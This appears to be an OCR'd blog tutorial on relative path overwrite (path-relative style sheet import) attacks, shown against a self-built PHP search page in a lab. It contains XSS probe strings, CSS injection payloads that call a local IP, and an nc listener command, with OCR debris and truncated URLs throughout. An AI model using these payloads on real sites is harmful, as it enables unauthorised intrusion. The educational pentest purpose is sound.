root@kali:/var/www/html/secure_page# vim index.php
<?php
session_start();

if(isset($_GET['search'])){
	$_SESSION['search'] = $_GET['search'];
}
?>
<!doctype html>
<html>
<head>
	<title>rpo test page</title>
	<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7">
	<link rel="stylesheet" href="css/main.css">
</head>

<body>
	<div class="topnav">
		<a class="active" href="#home">supersite.com.org.net.yo</a>
		<a href="#news">News</a>
		<a href="#contact">Contect</a>
		<a href="#about">About</a>
	</div>
	<div style="padding-left:16px;margin-top:30px">
		<form method="GET" action="index.php">
			<label>Search Product: </label>
			<input type="text" name="search" placeholder="Search Here" style="">
			<input type="submit" value="search">
		</form>
		<h2>result for: </h2>
		<p><?php echo htmlentities($_SESSION['search']);?></p>
	</div>

</body>
</html>
```

Bold line is the one to add to visit our *secure_page* later in IE (compatible to older versions). So...


Next one file in our webroot is presented below:

```
root@kali:/var/www/html/secure_page# cat css/main.css
h1 {
font-family: monospace;
color: white;
font-size: 50px;
}
body {
background-color: black;
}
```


That should be enough to understand and prepare the attack scenario.

Now our case is simple: (like you can find on multiple comercial websites) here we have a kind of a '*search* mechanism' (that will echo-back users input). So far, so good but due to RPO attack we can manipulate the CSS presented to the victim user.

Let's see. We should be here – first screen – our example page:


192.168.111.128/secure_page/index.php
supersite.com.org.net.yo News Contect About
Search Product:
Search Here
search
result for:

To get the „bigger picture":



Host	Method	URL
http://192.168.111.128	GET	/secure_page/index.php

Unencrypted communications
Path-relative style sheet import
Frameable response (potential Clickjacking)

```
GET /secure_page/index.php HTTP/1.1
Host: 192.168.111.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0)
Gecko/20100101 Firefox/82.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=iv4djg1eorbm84ip3684uea0ct
Upgrade-Insecure-Requests: 1
```

Path-relative style sheet import


Issue:	**Path-relative style sheet import**
Severity:	**Information**
Confidence:	**Firm**
Host:	**http://192.168.111.128**
Path:	**/secure_page/index.php**

Issue detail

The application may be vulnerable to path-relative style sheet import (PRSSI) attacks.
vulnerability are present (see issue background):

I described how you can configure Burp Scanner to create your own test scenario (for example for „PRSSI only" as I did) – to read here[4].

As there were not-so-much details (at least „for me" ;)) on the advisory I decided to dig a bit deeper in online resources to understand more about this attack. For now - let's go back to our *search form* – we should be here:


192.168.111.128/secure_page/index.php?search=sialala

supersite.com.org.net.yo News Contect About


Search Product: sialala search

result for:

sialala

```
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7">
<link rel="stylesheet" href="css/main.css">
</head>
<body>
```

Let’s check how our GET request is presented on *Network* tab in *WebDeveloperTools:*


192.168.111.128/secure_page/index.php?search=sialala

supersite.com.org.net.yo News Contect About


Search Product: Search Here search

result for:

sialala

Stan	Metoda	Domena	Plik	Inicjator	Typ
200	GET	192.168.111.128	index.php?search=sialala	document	html
404	GET	192.168.111.128	favicon.ico	FaviconLoader.jsm:...	html

Easy so far. ;] Let’s continue (according to „relative paths”) with editing our „GET URL”, like this:



192.168.111.128/secure_page/index.php/what/now/?search=sialala2

supersite.com.org.net.yo News Contect About

Search Product: Search Here search


result for:

sialala2

Stan	Metoda	Domena	Plik	Inicjator
200	GET	192.168.111.128	/secure_page/index.php/what/now/?search=sialala2	document
200	GET	192.168.111.128	main.css	stylesheet
404	GET	192.168.111.128	favicon.ico	FaviconLoader.jsm:1...

http://192.168.111.128/secure_page/index.php/what/now/css/main.css

As the Firefox is „not so often" used as a default browser in the corporate environment – let's switch to the other one – IE (I used the one available on Windows 10). We should be here, recreating the steps we took above:



http://192.168.111.128/secure_page/index.php/asd/asd/index.php?search=sialala3

supersite.com.org.net.yo News Contect About

Search Product: search


result for:

sialala3

Nazwa / Ścieżka	Protokół	Metoda	Wynik / Opis	Typ zawartości	Odebrano	Czas	Inicjator / Typ
index.php?search=sialala3 http://192.168.111.128/secure_page/index.php/asd/asd/	HTTP	GET	200 OK	text/html	419 B	20,17 ms	document
main.css http://192.168.111.128/secure_page/index.php/asd/asd/css/	HTTP	GET	200 OK	text/html	419 B	4,23 ms	index.php:6 parsedElement

http://192.168.111.128/secure_page/index.php/asd/asd/css/main.css


Ok, cool – but how can we do it during our internal pentests? Well – as there is echo-back let's try with a sample XSS. We should see the results similar to the one presented on the screen below:



```
http://192.168.111.128/secure_page/index.php/asd/asd/index.php?search=%27%3E%22
```

```
result for:

'>"><script>alert(1)</script>
```

Looks like a false positive? ;S Maybe but let’s go back to the source of our example *index.php* file:




```
http://192.168.111.128/secure_page/index.php/asd/asd/index.php?search=%27%3E%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E
```

rpo test page
rpo test page
supersite.com.org.net.yo News Contect About
Search Product:
search
root@kali: /var/www/html/secure_page

```
result for:

'>"><script>alert(1)</script>
```


```
                <a href="#about">About</a>
        </div>
        <div style="padding-left:16px;margin-top:30px">
                <form method="GET" action="index.php">
                        <label>Search Product: </label>
                        <input type="text" name="search" placeholder="Search Here" s
                        <input type="submit" value="search">
                </form>
                <h2>result for: </h2>
                <p><?php echo htmlentities($_SESSION['search']);?></p>
        </div>
```

So, does it mean that we can inject our string between <style> tags? ;> It’s looks like. Below is the original CSS file (we can see request to it on the screens above):




```
root@kali:/var/www/html/secure_page# cat css/main.css
h1 {
font-family: monospace;
color: white;
font-size: 50px;
}
body {
background-color: black;
}
```

When we are visiting webpage ‘in a normal way’ ;) we should see this style:


http://192.168.111.128/secure_page/index.php
rpo test page
rpo test page
supersite.com.org.net.yo News Contect About
Search Product:
search

If there is a PRSSI possibility – CSS will be omitted:


http://192.168.111.128/secure_page/index.php/asd/asd/index.php?searc
rpo test page
rpo test page
supersite.com.org.net.yo News Contect About
Search Product:
search


result for:

'>"><script>alert(1)</script>

PR – „you're worth IT"

As far as I see using this injection we can simply cut-out the original CSS and then, if our input is changing the style of the page somehow (plus input is not filtered properly) – we can use it to prepare an exploitation scenario. Let's see.


After reading a bit more about CSS and CSS injection payloads I prepared a small list to check it against our example vulnerable webpage. We should be here[6]:


https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Applicatior

How to Test

Code should be analyzed to determine if a user is permitted to inject content in the CSS context. Particularly, the way in which the website returns CSS rules on the basis of the inputs should be inspected.

Let's do it:


http://192.168.111.128/secure_page/index.php/asd/asd/index.php?search=background-image: url(http://192.168.111.128:443/?a);


result for:

background-image: url(http://192.168.111.128:443/?a);

root@kali: /var/www/html/secure_page

```
root@kali:/var/www/html/secure_page# nc -lvvp 443
listening on [any] 443 ...
^C sent 0, rcvd 0
root@kali:/var/www/html/secure_page#
```

As we can see it works! ;] Of course to not make it more complex then I should - this is a very basic scenario. One more to change the color of presented page:


http://192.168.111.128/secure_page/index.php/asd/asd/index.php?search=%7B%7D*%7

result for:

{}*{color:green;}/:

Future examples won't be presented in this article. But if you'are still looking for some other resources I prepared few links for you in the *Reference* section (below). Enjoy.

References

Links/resources I found interesting while I was creating this article:

1 – Mini-arts

2 – Get Burp

3 - RPO by Portswigger


4 - Example Scan with Burp

5 – OWASP PRSSI

6 – Reading CureSec

7 – Burp's reflection

DEEP, DEEPER, DEP



„(...)wouldn't mind(...)”

Intro

